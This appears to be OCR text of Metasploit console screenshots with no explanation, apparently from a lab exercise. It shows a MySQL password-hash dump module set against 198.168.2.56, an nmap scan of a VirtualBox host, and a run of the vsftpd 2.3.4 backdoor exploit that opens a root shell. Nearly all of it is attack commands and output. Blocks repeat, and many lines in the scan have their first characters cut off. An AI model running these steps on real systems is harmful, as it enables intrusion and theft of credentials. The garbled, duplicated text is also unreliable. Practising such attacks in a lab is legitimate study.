




```
Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
PASSWORD                   no        The password for the specified username
RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306             no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
USERNAME                   no        The username to authenticate as

Description:
  This module extracts the usernames and encrypted password
  hashes from a MySQL server and stores them for later cracking.


View the full module info with the info -d command.

msf > use auxiliary/scanner/mysql/mysql_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/mysql/mysql_hashdump) > set rhost 198.168.2.56
rhost => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
```



```
View the full module info with the info -d command.

msf > use auxiliary/scanner/mysql/mysql_hashdump
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   no        The password for the specified username
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     3306             no        The target port (TCP)
   THREADS   1                yes       The number of concurrent threads (max one per host)
   USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf auxiliary(scanner/mysql/mysql_hashdump) > set rhost 198.168.2.56
rhost => 198.168.2.56
msf auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
```



```
Used when connecting via an existing SESSION:

Name     Current Setting  Required  Description
----     ---------------  --------  -----------
SESSION                   no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
PASSWORD                   no        The password for the specified username
RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306             no        The target port (TCP)
THREADS   1                yes       The number of concurrent threads (max one per host)
USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_hashdump) > set rhost 198.168.2.56
rhost => 198.168.2.56
msf6 auxiliary(scanner/mysql/mysql_hashdump) > set threads 30
threads => 30
msf6 auxiliary(scanner/mysql/mysql_hashdump) > show options

Module options (auxiliary/scanner/mysql/mysql_hashdump):

Used when connecting via an existing SESSION:

Name     Current Setting  Required  Description
----     ---------------  --------  -----------
SESSION                   no        The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
PASSWORD                   no        The password for the specified username
RHOSTS    198.168.2.56     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     3306             no        The target port (TCP)
THREADS   30               yes       The number of concurrent threads (max one per host)
USERNAME                   no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/mysql/mysql_hashdump) >
```

```
sf6 > nmap -F 192.168.56.101
*] exec: nmap -F 192.168.56.101

tarting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-22 16:07 IST
map scan report for 192.168.56.101
ost is up (0.00034s latency).
ot shown: 82 closed tcp ports (reset)
ORT     STATE SERVICE
1/tcp   open  ftp
2/tcp   open  ssh
3/tcp   open  telnet
5/tcp   open  smtp
3/tcp   open  domain
0/tcp   open  http
11/tcp  open  rpcbind
39/tcp  open  netbios-ssn
45/tcp  open  microsoft-ds
13/tcp  open  login
14/tcp  open  shell
049/tcp open  nfs
121/tcp open  ccproxy-ftp
306/tcp open  mysql
432/tcp open  postgresql
900/tcp open  vnc
000/tcp open  X11
009/tcp open  ajp13
AC Address: 08:00:27:B7:48:2F (Oracle VirtualBox virtual NIC)

map done: 1 IP address (1 host up) scanned in 16.74 seconds
sf6 >  search telnet

atching Modules
===============

  #   Name
  -   ----
  0   exploit/linux/misc/asus_infosvr_auth_bypass_exec
  1   exploit/linux/http/asuswrt_lan_rce
  2   auxiliary/server/capture/telnet
  3   auxiliary/scanner/telnet/brocade_enable_login
```

```
msf6 >  search telnet

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Descr
   -   ----                                                      ---------------  ----       -----  -----
   0   exploit/linux/misc/asus_infosvr_auth_bypass_exec          2015-01-04       excellent  No     ASUS
   1   exploit/linux/http/asuswrt_lan_rce                        2018-01-22       excellent  No     AsusW
   2   auxiliary/server/capture/telnet                           .                normal     No     Authe
   3   auxiliary/scanner/telnet/brocade_enable_login             .                normal     No     Broca
   4   exploit/windows/proxy/ccproxy_telnet_ping                 2004-11-11       average    Yes    CCPro
   5     \_ target: Automatic                                    .                .          .      .
   6     \_ target: Windows 2000 Pro All - English               .                .          .      .
   7     \_ target: Windows 2000 Pro All - Italian               .                .          .      .
   8     \_ target: Windows 2000 Pro All - French                .                .          .      .
   9     \_ target: Windows XP SP0/1 - English                   .                .          .      .
   10    \_ target: Windows XP SP2 - English                     .                .          .      .
   11  auxiliary/dos/cisco/ios_telnet_rocem                      2017-03-17       normal     No     Cisco
   12  auxiliary/admin/http/dlink_dir_300_600_exec_noauth        2013-02-04       normal     No     D-Lin
   13  exploit/linux/http/dlink_diagnostic_exec_noauth           2013-03-05       excellent  No     D-Lin
   14    \_ target: CMD                                          .                .          .      .
   15    \_ target: Linux mipsel Payload                         .                .          .      .
   16  exploit/linux/http/dlink_dir300_exec_telnet               2013-04-22       excellent  No     D-Lin
   17  exploit/unix/webapp/dogfood_spell_exec                    2009-03-03       excellent  Yes    Dogfo
   18  exploit/freebsd/telnet/telnet_encrypt_keyid               2011-12-23       great      No     FreeB
   19    \_ target: Automatic                                    .                .          .      .
   20    \_ target: FreeBSD 8.2                                  .                .          .      .
   21    \_ target: FreeBSD 8.1                                  .                .          .      .
   22    \_ target: FreeBSD 8.0                                  .                .          .      .
   23    \_ target: FreeBSD 7.3/7.4                              .                .          .      .
   24    \_ target: FreeBSD 7.0/7.1/7.2                          .                .          .      .
   25    \_ target: FreeBSD 6.3/6.4                              .                .          .      .
   26    \_ target: FreeBSD 6.0/6.1/6.2                          .                .          .      .
   27    \_ target: FreeBSD 5.5                                  .                .          .      .
   28    \_ target: FreeBSD 5.3                                  .                .          .      .
   29  exploit/windows/telnet/gamsoft_telsrv_username            2000-07-17       average    Yes    GAMSo
   30    \_ target: Windows 2000 Pro SP0/4 English REMOTE        .                .          .      .
   31    \_ target: Windows 2000 Pro SP0/4 English LOCAL (debug - 127.0.0.1)  .   .          .      .
   32    \_ target: Windows 2000 Pro SP0/4 English LOCAL (debug - dhcp)       .   .          .      .
   33  exploit/windows/telnet/goodtech_telnet                    2005-03-15       average    No     GoodT
   34    \_ target: Windows 2000 Pro English All                 .                .          .      .
   35    \_ target: Windows XP Pro SP0/SP1 English               .                .          .      .
   36  exploit/linux/misc/hp_jetdirect_path_traversal            2017-04-05       normal     No     HP Je
```

```
msf6 >
msf6 > info exploit/unix/ftp/vsftpd_234_backdoor

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Available targets:
     Id  Name
     --  ----
  =>  0   Automatic

Check supported:
  No
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.meta
                                     sploit.com/docs/using-metasploit/basics/u
                                     sing-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[
                                       ,type:host:port][...]
   RHOSTS   192.168.56.101   yes       The target host(s), see https://docs.me
                                       tasploit.com/docs/using-metasploit/basi
                                       cs/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.56.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[+] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.102:36339 -> 192.168.56.101:6200) at 2024-11-22 16:17:23 +0530

whomi
sh: line 6: whomi: command not found
root
sh: line 7: root: command not found
cd /home
mkdir test
touch demo.txt
```